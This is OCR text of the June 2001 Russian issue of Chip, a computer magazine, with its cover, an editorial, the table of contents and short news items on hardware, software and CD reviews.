

Россия



Июнь 2001

Компьютеры и коммуникации

www.ichip.ru

Новый журнал  
информационных  
технологий

+CD

## на CD-ROM

ICQ 2000b, Odigo, Yahoo  
Messenger, Rapman и другие  
P2P: Napster, Gnutella и им  
подобные...  
Acrobat Reader 5.0  
Satori PhotoXL 2.29  
Netscape 6.01 for Mac OS  
KDE 2.1 for Linux  
Windows Media 8 кодер!  
Драйверы Plextor, VIA, Matrox

## Идем на взлет: тест 14 DVD-приводов

Как не «промахнуться» выбирая DVD

## Athlon с витамином С

Tri-Athlon: тест 12 материнских плат



## Диск FMD от C3D

140 Гбайт данных на диске размером с обычный CD

## Возможная неудача GeForce 3

Тест самого производительного видеоускорителя

## Дешевые ноутБ/Уки

Тест подержанных ноутбуков

12x max

## Peer-2-Peer: Разговор на равных

## Лучший РС это Macintosh! PHP в MS Windows

## Безгрешный Windows: тест System Recovery Tools

Знакомство с технологией ASP; Backup без проблем; Шифры и компьютеры — замаскируйте свои данные; Macromedia UltraDev Studio 4.0 — база данных на WEB

ISSN 1609-4212




9 771609 421015

06



Эта страница умышленно пустая

# Вот и вышел в свет наш второй номер



Рад приветствовать всех, кто уже знает Chip, и тех, кто читает нас в первый раз. Вы сделали правильный выбор. И вот почему.

Главная наша цель — дать Вам объективную информацию о компьютерах, комплектующих и программном обеспечении. Причем как о самых последних разработках и новинках, так и о том, что окружает нас в повседневной жизни.

Именно поэтому большую часть нашего журнала составляют тесты и обзоры «железа» и софта. По их результатам Вы сможете, исходя из качественно-ценовых или иных характеристик, сделать собственные выводы о том, что подойдет конкретно Вам. Мы никогда не будем навязывать Вам готовых решений. Но Вы всегда можете на нас рассчитывать, если вам будет нужна актуальная и честная информация. Это наша политика, и мы будем ее придерживаться неуклонно.

И еще хочу сказать спасибо всем, кто в письмах или лично высказал нам замечания, советы и пожелания. Нам очень важно знать Ваше мнение о том, что мы делаем. Пишите, звоните, заходите, мы открыты для любых контактов.

Наш лозунг: «Кто хочет знать, тот читает Chip!». Можно добавить — знать и применять эти знания в жизни.

Мы только даем Вам информацию. А выбор всегда остается за Вами.

С наилучшими пожеланиями,  
главный редактор Chip

**Андрей Кокоуров**  
[akokourov@ichip.ru](mailto:akokourov@ichip.ru)

«Кто хочет знать, тот читает Chip!»

# Содержание

## NEWS

- 6 | Комтек 2001
- 8 | Hardware
- 12 | Software
- 16 | Internet
- 20 | Communications


## REVIEW

- 22 | Поиски главного врага рода человеческого  
Обзор мирового рынка IT
- 26 | 20 лет спустя  
Обзор российского рынка IT
- 28 | Альтернативные материалы для производства чипов  
Технология производства чипов не стоит на месте. Уже предпринимаются первые попытки отправить кремний «на пенсию»

**40**

## Tri-Athlon и 266 полезных советов

На материнской плате какого производителя, с каким чипсетом и типом памяти вы достигните максимальной производительности процессора Athlon и сколько это будет стоить? Обо всем вы узнаете из нашего теста



## HARDWARE

- 32 | Идем на взлет  
DVD-приводы постепенно приобретают все большую популярность и суют массу удовольствия от просмотра фильмов на ПК. Как не «промахнуться», выбирая DVD, вам подскажет наш тест 14 приводов
- 40 | Tri-Athlon и 266 полезных советов  
Для достижения высоких показателей любому спортсмену необходим качественный и надежный инвентарь. Так и для процессора необходима материнская плата, на которой он сможет достичь наилучших результатов. Поэтому мы протестирували 11 материнских плат для процессора Athlon, выполненных на основе трех различных чипсетов
- 49 | У Hercules открывается второе дыхание  
Первый взгляд на совместное детище Hercules и STMicroelectronics — графическую карту 3D Prophet 4500 на основе чипа Kyro II
- 50 | Быстрее самого быстрого?  
Новые решения в архитектуре и алгоритмах нового ускорителя GeForce 3 от NVIDIA
- 53 | Возможная неудача GeForce 3  
Новый видеоускоритель уже заранее стал хитом. Но заслуживает ли он этого?
- 56 | Дешевые ноутбук/Уки  
Бывают дешевые ноутбуки, бывают производительные, бывают очень компактные. Но хочется, чтобы они были дешевыми, компактными и быстрыми одновременно!
- 62 | Pentium 4, Pentium 3, Athlon и все, все, все...  
Pentium 4 vs. Dual Pentium III. Кто «крутче»?
- 66 | Тоньше, легче, дешевле  
Обычные мониторы радуют качеством, но не размерами и массой. Стоит ли менять их на плоские LCD-мониторы?
- 68 | Жизнь без «подтяжек»  
Новый интерфейс Serial ATA приобрел более конкретные очертания и уже приближается его выход на рынок — а значит, настало время поговорить о нем подробнее
- 70 | Нам ваттов не надо...  
Высокая производительность и низкое энергопотребление — вот та цель, которую сейчас пытаются достичь производители процессоров для мобильных ПК. Насколько им это удается, вы узнаете из нашего материала
- 72 | Противоугонный набор для данных  
Никто не украдет данные с компьютера, отключенного от сети и запертого в сейф! Осталось подобрать сам сейф...
- 74 | Терабайт толщиной два миллиметра  
FMD-диск является принципиально новым видом носителя информации и может вместить данные объемом 140 Гбайт. Давайте рассмотрим, за счет чего достигается такая емкость, а также необходимость и последствия применения технологии FMD
- 78 | Экспресс обзоры  
LifeView FlyVideo 2000S: Летающее видео  
Две материнские платы: DFI как DFI



## INTERNET

80 | **Сайт по чертежу, или  
Зачем web-мастеру калькулятор?**  
Проектируем привлекательный и информативный сайт с удобной навигацией

84 | **База данных на WEB**  
Рассмотрим, чем может помочь разработчику Macromedia UltraDev Studio 4.0

86 | **PHP: самый гипертекстовый препроцессор**  
Инсталляция и начало работы с PHP в MS Windows

88 | **Природа ASP**  
Все чаще при создании Web-ресурсов на смену CGI приходит ASP

92 | **FireWall — огненная преграда**  
В последнее время работать в Интернете без FireWall-защиты стало небезопасно

96 | **Скажи мне, какая у тебя ОС, и я скажу кто ты...**  
Если верить Яндексу, в Рунете слово Linux встречается 586 972 раза. Мы дадим несколько ссылок, которые помогут вам сориентироваться в этом сложном и непонятном мире

## COMMUNICATIONS

98 | **Произойдет ли ADSL-революция?**  
Перспективной технологией доступа к Интернет является DSL, позволяющая передавать данные со скоростью до 8 Мбит/с по обычным телефонным линиям

102 | **Разговор на равных**  
P2P или клиент-сервер? Преимущества и недостатки этих сетевых структур

106 | **Ваш / не ваш выбор**  
Моделей мобильных телефонов очень много, и вы уже не сможете самостоятельно сделать выбор

## Chip CD

110 | **Первое, второе и компот**  
Краткое знакомство с программами, представленными на Chip CD

**56**

## БУКИ И БЯКИ: выбери сам

Старые ноутбуки могут выглядеть вполне респектабельно

## SOFTWARE

114 | **Безгрешный Windows: тест System Recovery Tools**  
Windows часто зависает или показывает «синий экран»? Есть решение...

120 | **BackUp, или Для тех, кто не любит инсталляции**  
Как решить проблему восстановления операционной системы, не тратя массы усилий и времени

124 | **Домашнее видео — просто и со вкусом**  
Цифровое видео перестает быть занятием для профессионалов. Сегодня вы можете монтировать фильмы в домашних условиях

128 | **Редакторы, на старт...**  
Выберите себе текстовый редактор по вкусу

131 | **Ломать — не строить**  
Совершенных систем безопасности не существует. Однако есть способы повысить их надежность. Подчас не совсем обычные

134 | **Лучший PC — это Macintosh**  
При желании вы можете сделать из своего Mac почти настоящий PC. Или даже нечто получше

136 | **Office в стиле Apple**  
Microsoft пытается завоевать доверие пользователей Mac

138 | **Короткие рецензии**  
ABBYY Lingvo 7.0, Voice Man 1.00, AudioSphere 2.50 RE, BG\_ASCII 1.32,

HighLighted Style 1.00, LeVeL BBS HTML Gallery Maker 2.6, Anti-EyeStrain 1.1, WinEdit 1.9.0.1, Экстракчение 3.0, Render Gold 1.02, Albion Browser Utilities 1.3, Download Mage 1.82, Surf Pilot SE 0.97.1.0

## SOLUTIONS

143 | **Защита корпоративной сети в Internet или от Internet?**  
Отказаться от использования Интернета невозможно. Но ограничить его иногда бывает необходимо

148 | **Без торможения на поворотах...**  
Параметры файла init.ora — это важные настройки БД Oracle, и от их правильной установки зависит скорость вашей работы

150 | **Информация, шифры, компьютеры**  
С давних времен люди старались защитить важную информацию. В наше время эта проблема не менее актуальна

154 | **Как бы нам сыграть и спеть?**  
Linux предоставляет большие возможности для работы со звуком. Мы расскажем о некоторых из них

## SUPPORT

156 | **Обзор новинок CD**

159 | **Письма**

162 | **Анонс**

Эта страница умышленно пустая

Эта страница умышленно пустая



Apple

## Новый iBook для студентов

1 мая 2001 года компания Apple представила новый iBook. При размерах 28,5x23x3,4 см он весит 2,2 кг. Выполненный в стиле PowerBook G4 Titanium, новый iBook оснащен экраном с диагональю 12,1 дюйма с разрешающей способностью 1024x768 точек, одним портом FireWire и двумя USB,строенными антеннами и слотом для дополнительного подключения карты AirPort. Аккумуляторы обеспечивают время работы компьютера до 5 часов без подзарядки. Начинку iBook составляет процессор PowerPC G3 500 МГц с 256 Кбайт кэш-памяти 2-го уровня,строенный модем 56К,сетевая карта Ethernet 10/100 Base-TX, видеокарта ATI Rage Mobility 128 с восемью мегабайтами памяти,жесткий диск 10 Гбайт Ultra ATA — в общем, все как полагается. Различия в поставке составляют только размер оперативной памяти (64 или 128 Мбайт) и наличие CD/CD-RW или DVD-привода. Данная модель работает под управлением Mac OS 9.1 и должна быть доступна в Москве в июне 2001 года по цене от \$1600 до \$1970.

О мощности нового iBook и о том, насколько он подходит студентам, судите сами. Если вы проверяли свой предыдущий iBook на прочность, и он не выдержал, то с новой моделью этого не случится. По утверждению Apple, следующее поколение iBook в два раза прочнее, так что для достижения результата усилие надо приложить как минимум в два раза большее. ■■■

IBM

## Новый век — новые технологии

IBM разработала новую технологию производства жидкокристаллических дисплеев. Ранее применявшийся контактный метод выравнивания жидкокристаллических молекул трением, на котором в течение последних 20 лет строятся LCD-мониторы, базируется на научных открытиях, сделанных еще в 1906 году. За последние несколько лет существенно улучшить технологию производства не удавалось. Серьезной преградой для улучшения разрешающей способности являлось то, что физические процессы, происходящие в жидкокристаллической молекуле при трении, еще не изучены до конца.

В новом бесконтактном методе, разработанном IBM, используется направленный поток ионов для выравнивания жидкокристаллических молекул в плоских LCD-мониторах. Изюминкой данной технологии является нанесение тонкого слоя углерода вместо использовавшейся ранее полимерной подложки. Затем направленной ионной бомбардировкой из этого слоя формируется решетка молекулярного размера. При присоединении трубкообразных жидкокристаллических молекул каждая из них попадает одним концом к атому углерода и выравнивается в ряды. Использование новой технологии заметно улучшает качество экрана и угол обзора, существенно снижая при этом затраты на производство. Первая демонстрация прототипа нового дисплея состоится на ежегодной встрече SID (Society of Information Display) 3–8 июня в Сан-Хосе, Калифорния. IBM планирует лицензировать запатентованную технологию другим производителям плоскопанельных мониторов, а также перевести на нее свою продукцию к концу этого года. ■■■

IDC

## Жидкокристаллические дисплеи стали дешевле

По данным исследований IDC, в 2000 году значительно подешевели жидкокристаллические дисплеи. Стоимость дисплеев с диагональю 14 дюймов уменьшилась на 28%, а 15-дюймовые обесценились на 30%. Именно эти два размера получили наибольшее распространение: вместе они занимают 63% рынка жидкокристаллических дисплеев. По мнению аналитиков, в дальнейшем объем продаж в этом секторе рынка будет увеличиваться. Это связано с тем, что ранее LCD-мониторы использовались исключительно в ноутбуках, а теперь появились и в традиционных desktop-системах. ■■■



Maxtor и Western Digital

## 80 Гбайт для рядового пользователя

Компании Maxtor и Western Digital объявили о начале производства дисков большой емкости: Maxtor DiamondMax 80 и Western Digital Caviar WD600AB объемом 80 и 60 Гбайт соответственно. Стоимость хранения мегабайта информации на этих носителях составит 0,3 цента. Производители оснастили устройства поддержкой интерфейса Ultra ATA/100, при этом теоретическая скорость передачи данных составляет 100 Мбайт/с. На практике, однако, диски не показывают таких фантастических скоростей. Самое интересное то, что диски весьма доступны: Maxtor DiamondMax 80 (80 Гбайт) стоит \$279,99, а Western Digital Caviar WD600AB (60 Гбайт) всего \$178,99. ■■■

Intel и AMD

## Беспрецедентное снижение цен на процессоры

Компания Intel в очередной раз снизила цены на процессоры Pentium 4, а также мобильные и настольные модификации Pentium III и Celeron. Наибольшее удешевление коснулось процессоров 1,5 и 1,3 ГГц — их цена упадет на 19% и составит \$519 и \$268 соответственно. Модель с частотой 1,4 ГГц подешевеет на 11% и будет стоить \$375. Сокращение цен отразится и на 1,7 ГГц Pentium 4, выход которого ожидается через неделю. Его цена составит \$701. Компания AMD подхватила инициативу Intel и снизила цены на некоторые процессоры серии Duron на 34%, а серии Athlon — на 31%. Так, 800 МГц Duron подешевеет с \$98 до \$65, а 1,3 ГГц Athlon теперь будет стоить \$265 вместо \$381. Все приведенные цены действительны для OEM-покупателей в партиях от 1000 штук. ■■■

Tel.Me.

## Небоскреб из Австрии

Австрийский производитель мобильных телефонов, mp3-плееров и Интернет-оборудования Tel.Me. 2 мая 2001 года анонсировал новый мобильный телефон T911 с поддержкой стандарта GPRS — первый из серии Skyscraper («Небоскреб»). Несмотря на вес 90 грамм и размер 10,8x4,7x1,8 см, этот телефон обладает очень широкими возможностями. При использовании GPRS достигается скорость передачи данных 85600 бит/с. Передача осуществляется по шести каналам (четыре исходящих и два входящих). Это позволяет установить постоянное соединение с Интернетом и использовать WAP на более высоких скоростях. Для отображения страниц в телефон интегрирован WAP 1.2 браузер. Использовать это чудо современной технологии можно четыре часа в режиме разговора и 250 часов в режиме ожидания без подзарядки за счет применения литий-ионных аккумуляторов. Для более удобного дозвона в телефоне реализована функция голосового набора номера. При желании можно настроить тон вызова или активировать режим виброзвонка. В качестве дополнительных аксессуаров предлагается использовать наушники с технологией Bluetooth или mp3-плеер. На полноцветном дисплее (6x16 символов) можно выполнить все необходимые настройки телефона, а также поиграть в игры. В наших сетях T911 сможет нормально функционировать, поскольку в него встроена поддержка GSM 900/1800 и EGSM. Остается только ждать появления «небоскреба» в России.



HandEra

## Появился наладонник HandEra 330

В конце апреля компания HandEra, известная многим по карманному компьютеру TRGPro, анонсировала новый PDA — HandEra 330. Данная модель является новейшим и, видимо, лучшим представителем семейства Palm. Наиболее впечатляющей особенностью HandEra 330 является сенсорный экран (QVGA) с высоким разрешением 320x240 пикселей, размер которого 55x73 мм. Информация выводится в 16 градациях серого, причем не только в вертикальном, но и в горизонтальном режиме. Полные возможности дисплея смогут использовать только специально написанные программы, но о совместимости со старым ПО можно не беспокоиться: оно будет работать в разрешении 160x160 пикселей. Ручной ввод информации осуществляется посредством манипулятора типа jog dial, который располагается на боковой части устройства. В качестве программного обеспечения используются стандартные Palm-приложения, а также CardPro для доступа к CF-, SD- и MMC-картам; Chapura Pocket Mirror для взаимосвязи с MS Outlook; Backup и QuickOffice для синхронизации данных с Microsoft Excel и создания или редактирования текста в формате, совместимом с MS Word. Все работает под управлением Palm OS с расширением для доступа к CompactFlash, Secure Digital и MultiMediaCards. Для всех типов карт существуют специальные слоты. Быстродействие достигается за счет процессора 33 МГц Motorola DragonBall-VZ, 8 Мбайт оперативной памяти и 2 Мбайт FLASH. Передача и синхронизация данных осуществляется как через инфракрасный порт (IrDA v1.2), так и через стандартный Palm HotSync интерфейс. Расширяет возможности HandEra 330 встроенный микрофон и динамик. Компьютер размещается в металлическом корпусе размером 121x81x17 мм и весит 167 грамм с элементами питания AAA. В качестве источника питания можно использовать и литий-ионные аккумуляторы, которые, правда, надо покупать отдельно. Наладонник совместим с PC и Macintosh. HandEra 330 обойдется в \$350 без учета стоимости доставки из-за океана.



AMD

## Самый быстрый Compaq Presario

Крупнейший производитель компьютеров, компания Compaq, начала продажи ноутбука Presario 1200Z с процессором Athlon 1 ГГц производства AMD. Это самая мощная машина серии Presario 1200. Линейку процессоров, входящих в этот модельный ряд составляют Intel Celeron 766 МГц, Pentium III 750 МГц, AMD Athlon 900 МГц или 1 ГГц. При данной конфигурации (смотрите таблицу) стоимость мобильного компьютера составляет \$1924, разумеется, на территории США. ■ ■ ■

### Presario 1200 серии

1 ГГц AMD Athlon процессор

Память 128 Мбайт SDRAM 133 МГц

Винчестер 15,0 Гбайт UltraDMA

8x DVD-привод

14,1-дюймовый TFT XGA-дисплей

56K Modem Card

Trident CyberBlade видеокарта с 4 Мбайт памяти

3,5-дюймовый дисковод

AC Adapter

3,6 А/ч LiIon аккумуляторы

JBL Pro Audio System with Bass Reflex

Microsoft Windows Millennium Edition

Microsoft Featured Home Collection w/Word

Lexmark

## Новинки от Lexmark

Специалисты фирмы Lexmark представили две новые модели цветных струйных принтеров Z43 и Z53. Оба устройства поддерживают разрешение 2400x1200 точек на дюйм. Производительность Z53 — 16 страниц в минуту при черно-белой печати и 8 страниц цветной, Z43 работает со скоростью 12 и 6 страниц соответственно. Новинки появятся на европейском рынке по цене 400 и 250 марок. Оба принтера способны функционировать под Windows, Mac OS и Linux.



AMD

## AMD представила мобильный Athlon 4

14 мая AMD представила первые мобильные процессоры из линейки Athlon 4 на новом ядре Palomino. Четыре модели с частотами 850, 900, 950 и 1000 МГц стали доступны для производителей уже в середине мая. Цена в партиях от 1000 штук составила \$240, \$270, \$350 и \$425 соответственно. Одновременно с Athlon AMD представила мобильные модели из младшей линейки, которые теперь изготавливаются на ядре Morgan. Цена на процессоры Duron 800 и 850 в оптовых партиях составит \$170 и \$197. По утверждению AMD, первым производителем ноутбуков на ядре Palomino будет Compaq.

Интересно, что AMD объявила мобильные версии Palomino и Morgan раньше, чем аналогичные для настольных систем. Можно предположить, что компания серьезно занята подготовкой к выпуску давно обещанной двухпроцессорной конфигурации Athlon 4 и чипсета 760MP. Версии обычных процессоров для настольных систем (один CPU) появятся только в третьем квартале этого года. Основными усовершенствованиями Palomino и Morgan будет понижение на 20% электропотребление, улучшенный механизм предсказания ветвлений для кэш-памяти и дополнительные 52 инструкции в наборе 3DNow! Предварительное тестирование показало, что преимущество новых версий ядра над Thunderbird и Spitfire составило 10% в Sysmark и от 6 до 15% в рядовых приложениях. Мобильные процессоры с новым ядром получат добавление к технологии PowerNow! в виде встроенного термодатчика, который позволит предотвратить перегрев и сможет понижать тактовую частоту CPU на 30%.

Официальная картина с выпуском мобильных процессоров выглядит весьма оптимистично, однако на практике не все так хорошо. Пресс-служба AMD заявляет, что мобильный Morgan еще не готов полностью, а выход годных чипов Palomino еще не так высок, чтобы точно сказать, в какой партии будет 64 Кбайта кэш-памяти первого уровня, а в какой 256.



Deep Video Imaging

## Объемное изображение на мониторе

Пользователи скоро получат возможность работать с мониторами, которые будут выводить настоящее трехмерное изображение. Мониторы, разработанные частной новозеландской фирмой Deep Video Imaging (DVI), выводят изображения в двух физических плоскостях для создания реальной глубины изображения.

«Люди как сумасшедшие пытаются добиться иллюзии трехмерности, однако самое большее что мы имеем — это 3D-очки, которыми можно пользоваться только находясь в определенной позиции относительно монитора», — говорит директор DVI Лим Сун Хок (Lim Soon Hock).

Новый монитор, состоящий из нескольких слоев жидкокристаллических экранов, позволяет видеть как фоновые, так и переднеплановые объекты без использования специальных средств вроде трехмерных очков.

Разработкой уже заинтересовались многие иностранные компании. «Мы следим за всей информацией, которая относится к этим мониторам», — говорит директор инженерного и экономического отдела Сингапурского государственного Института высоких компьютерных технологий Фонг Йев Чан (Fong Yew Chan). Институт, который занимается разработкой программ-симуляторов, уже приступил к созданию приложений для нового монитора. Однако пока разработчики сталкиваются с проблемами «эффекта радуги», иначе называемого муар-интерференцией, который возникает при наложении одного LCD-экрана на другой, и «эффекта оконного пакета», при котором соседние LCD-экраны отражают свет друг друга, из-за чего теряется контраст изображения.

Новые мониторы тоньше обычных аппаратов с электронно-лучевой трубкой, и совместимы со всеми операционными системами.

DVI, которая финансируется столицами Новой Зеландии и Сингапура, уже получила несколько международных патентов и успела потратить \$3,5 млн на исследования. Компания не будет выпускать мониторы сама, но надеется на продажу технологии другим фирмам.

В планах DVI — создание прототипов мониторов для настольных решений уже в следующем году.

Samsung

## 3 доллара за грамм

Компания Samsung Electronics Co. Ltd. анонсировала самый маленький mp3-плеер с интерфейсом USB и 32 Мбайт памяти Mini-Yepp.

Этот переносной «малыш» обладает практически всеми свойствами своих старших братьев. Он оснащен жидкокристаллическим дисплеем, на котором отображается информация о проигрываемой композиции, дата и время.

Также в проигрыватель встроен эквалайзер с четырьмя предустановленными настройками для изменения музыкального стиля и система усиления низких частот.

Размер плеера всего 28x57x22 мм, а вес — 33 грамма без источника питания. В качестве бонуса к Mini-Yepp будут прилагаться полные композиции таких исполнителей, как Samantha Mumba, Monster Magnet, Blues Traveler и Cold. Устройство пока доступно только в США по цене \$100 за 33 грамма.





Acer

**CD-RW в дорогу**

Компания Acer приступила к поставкам внешнего CD-RW привода MiniRW 6424MU, предназначенному прежде всего для использования с ноутбуками. Подключение осуществляется через интерфейс USB 1.1, при этом скорость считывания CD составляет 8x. Как дополнительная опция предусматривается возможность подключения через PCMCIA или Firewire, при этом скорость считывания составит 24x, а скорость записи и перезаписи останется неизменной. С этим приводом можно использовать стандартные диски диаметром 120 мм и «малютки» 80 мм. Розничная цена MiniRW 6424MU составляет \$220.

Данное устройство поддерживает технологию Seamless Link, которая позволяет CD-RW дисководу запоминать адрес точки окончания записи и останавливать запись на время возникновения ошибки переполнения буфера. Данная проблема может быть вызвана медленной работой компьютера, параллельным запуском какого либо приложения, недостаточной пропускной способностью сети и т. д. ■■■

Sony

**Без IP — как без рук**

На прошедшей в Лас-Вегасе выставке NAB2001 представители компании Sony заявили, что в скором времени все устройства, выпускаемые компанией, будут снабжаться собственными IP-адресами.

Интернет-революция Sony коснется как бытовых, так и промышленных устройств. В компании уверены, что в эпоху глобальных сетей, когда Интернет является наиболее надежным средством связи, IP-адреса должны иметь все участники сетевого взаимодействия. Скорее всего, Sony будет использовать не современную версию IP-адреса, а новый стандарт IPv6 со 128-битной системой адресации, позволяющей получить почти неограниченное количество уникальных адресов.

■■■



E-Rex

**Мобильный офис DragonFly**

Разработанный компанией E-Rex DragonFly, способен работать не только с Интернетом и офисными приложениями, но и выполнять функции цветного принтера и сканера. Скорость принтера составляет 5 страниц в минуту при черно-белой или 2 при цветной печати. Без подзарядки аккумуляторов он может напечатать 200 черно-белых страниц. Компьютер оснащен мощным процессором Intel StrongArm 206 МГц и 32 Мбайт оперативной памяти, а также от 48 до 440 Мбайт Flash-ПЗУ. Цветной touch-screen Dragon'a имеет размеры 4 на 3 дюйма. Мобильный офис работает под управлением операционной системы Windows CE 3.0. Помимо всех вышеперечисленных достоинств стоит упомянуть встроенную поддержку беспроводных сетей Proxim 7400 Wireless LAN и встроенный модем Novatel. Весит DragonFly 2,3 килограмма при размерах 299,7x60,9x236,2 мм. ■■■



Intel

**SpringPort Wireless Ethernet Module**


Intel представила дополнение к Handspring Visor, которое позволяет получать доступ к программам и данным расположенным в сети, включая браузеры, электронную почту и файлы. SpringPort Wireless Ethernet-модуль является первым беспроводным устройством для реализации локальной сети для ручных компьютеров Visor. Это первый продукт, анонсированный после того, как Intel в мае поглотил Xircom. Модуль вставляется в разъем расширения Springboard, который находится с обратной стороны Handspring Visor. Он позволяет проектировать информацию со скоростью 11 Мбит/с на расстоянии 90 метров от ближайшего хаба или точки связи WLAN. Модуль полностью совместим с высокоскоростным стандартом IEEE 802.11b и может работать с сертифицированными продуктами Wi-FiTM включающими Xircom Wireless Ethernet Access Point и Intel PRO/Wireless 2011 LAN. Устройство уже доступно по цене менее \$300. ■■■

Visionics

**Машина узнает ваше лицо**

Сейчас существует множество технологий, предназначенных идентифицировать человека по отпечаткам пальцев, голосу или даже по сетчатке глаза. Еще одна интересная разработка в этой области была представлена фирмой Visionics. Их разработка получила название FaceIt, и она позволяет опознавать человека по фотографии, имеющейся в базе данных.

Изображение лица преобразуется в набор контрольных параметров. Проходящему идентификацию человеку достаточно находиться у камеры всего несколько секунд, чтобы программа «узнала» его. Помимо быстродействия, у системы есть еще одно преимущество: отпечаток лица в памяти занимает не более 100 Кбайт. Ввести компьютер в заблуждение, изменив свой облик, практически бесполезно. Даже, если вы отрастите бороду, компьютер все равно вас распознает. Области применения новой системы могут быть весьма обширны: от исследования транспортного потока в метро до розыска преступников. ■■■



## Windows 2000 Service Pack 2 Прокрался незаметно...


Забавная ситуация случилась с долгожданным SP2 для Windows 2000. По мнению многих пользователей, начинать работать с любым продуктом Microsoft можно только после выхода Service Pack 2, так что выход «заплаток» для Windows 2000 ожидался с нетерпением. И вот 13 мая в Интернете появилась долгожданная информация — Service Pack 2, правда только английская версия, вышел! Например, на сайте [www.km.ru](http://www.km.ru) указывался даже адрес, по которому можно было его скачать. Указывался и точный размер файла — 101 Мбайт. Размер «дополнений и уточнений» впечатлял. Оставим в стороне вопрос о том, насколько этично выпускать «в свет» операционную систему, к которой через год выходит такой столь внушительный «довесок». Задумаемся лучше о том, сколько времени займет у рядового пользователя скачивание всего этого богатства.

Мы решили уточнить информацию в российском отделении компании Microsoft. На сайте [www.microsoft.com/rus/](http://www.microsoft.com/rus/) какая-либо информация об этом радостном событии по состоянию на 14 мая 2001 года отсутствовала.

Решив, что «понедельник — день тяжелый» и новость просто не успели выложить на сайт, мы позвонили в Microsoft. Милая девушка внимательно выслушала наш вопрос и посоветовала обратиться в службу технической поддержки, где нам категорически ответили, что Service Pack 2 для Windows 2000 не выходил. Информация на экране монитора, тем не менее, говорила об обратном. Адрес <http://download.microsoft.com/download/win2000platform/sp/sp2/nt5/en-us/w2ksp2.exe> сомнений не вызывал. На предложение переслать ссылку с новостного сайта для проверки информации последовал равнодушный ответ: «Спасибо, не стоит».

Подумав, что нас не поняли, перезваниваем снова и уточняем у той же милой девушки, что речь идет об английской версии, но хотелось бы все же получить информацию «из первых рук». Девушка предлагает поискать на русском сайте Microsoft, а когда узнает, что там информация отсутствует, с железной логикой советует: «Ну, тогда поищите на нерусском».

После этого на сайте [www.microsoft.com](http://www.microsoft.com) мы полюбовались на красивые часики, отсчитывающие время, оставшееся до официальной презентации Windows XP. Судя по всему, это мероприятие обещает превратиться в грандиозное шоу, поскольку в продвижение новой операционной системы вложены огромные деньги. Звонить в российское отделение Microsoft и уточнять эту информацию мы не решились. ■ ■ ■



Диск «Связь 2001»

### Свяжитесь с фельдъегерем

Компания «Медиа-Сервис 2000» выпустила интересный продукт: диск под названием «Связь 2001», который посвящен вопросам связи на территории РФ. На нем собраны документы, касающиеся вопросов, связанных с предоставлением услуг телеграфной, телефонной, почтовой, фельдъегерской (вы про такую слышали?) и других видов связи как физическим, так и юридическим лицам. Кроме того, на диске представлены правила оказания услуг связи и тарифы на них. Также рассмотрены вопросы лицензирования деятельности в области услуг связи. Диск может оказаться полезным в качестве справочной системы для предпринимателей, руководителей предприятий, бухгалтеров, менеджеров и просто физических лиц. А может и не окажаться. ■ ■ ■

### Автомобильная энциклопедия Кататься любишь?

О человеке можно судить не только по одежке, но и по его машине. Так что выбор своего второго «лица» — дело нелегкое. Автомобильная энциклопедия под названием «Автосалон ино-марок», выпущенный ООО «Равновесие-Медиа», уладит ваш взор красивыми изображениями всевозможных машин и позволит выбрать себе транспортное средство, исходя из вашего вкуса (главное, чтобы он у вас был) и наличия денежных средств. Диск содержит свыше 8000 моделей автомобилей 1988–1999 годов выпуска, их технические характеристики, цены, которые указаны в немецких марках. Наверное, чтобы вы не заскучали. Хотя скучать не придется: в энциклопедии собрана коллекция из более чем 1000 фото (16 млн цветов), а также художественных снимков. Разработан механизм поиска по любым параметрам автомобиля: марке, техническим характеристикам, году выпуска и некоторым другим. Удобно организованы режим просмотра и механизм сортировки результатов поиска. Все это действие происходит на фоне ненавязчивой музыки. Так что вам остается только сидеть и выбирать машину своей мечты. Если, конечно, это не «Жигули» или «Москвич». ■ ■ ■

**Windows и Linux вместе**

## Попытка подружить кошку с собакой

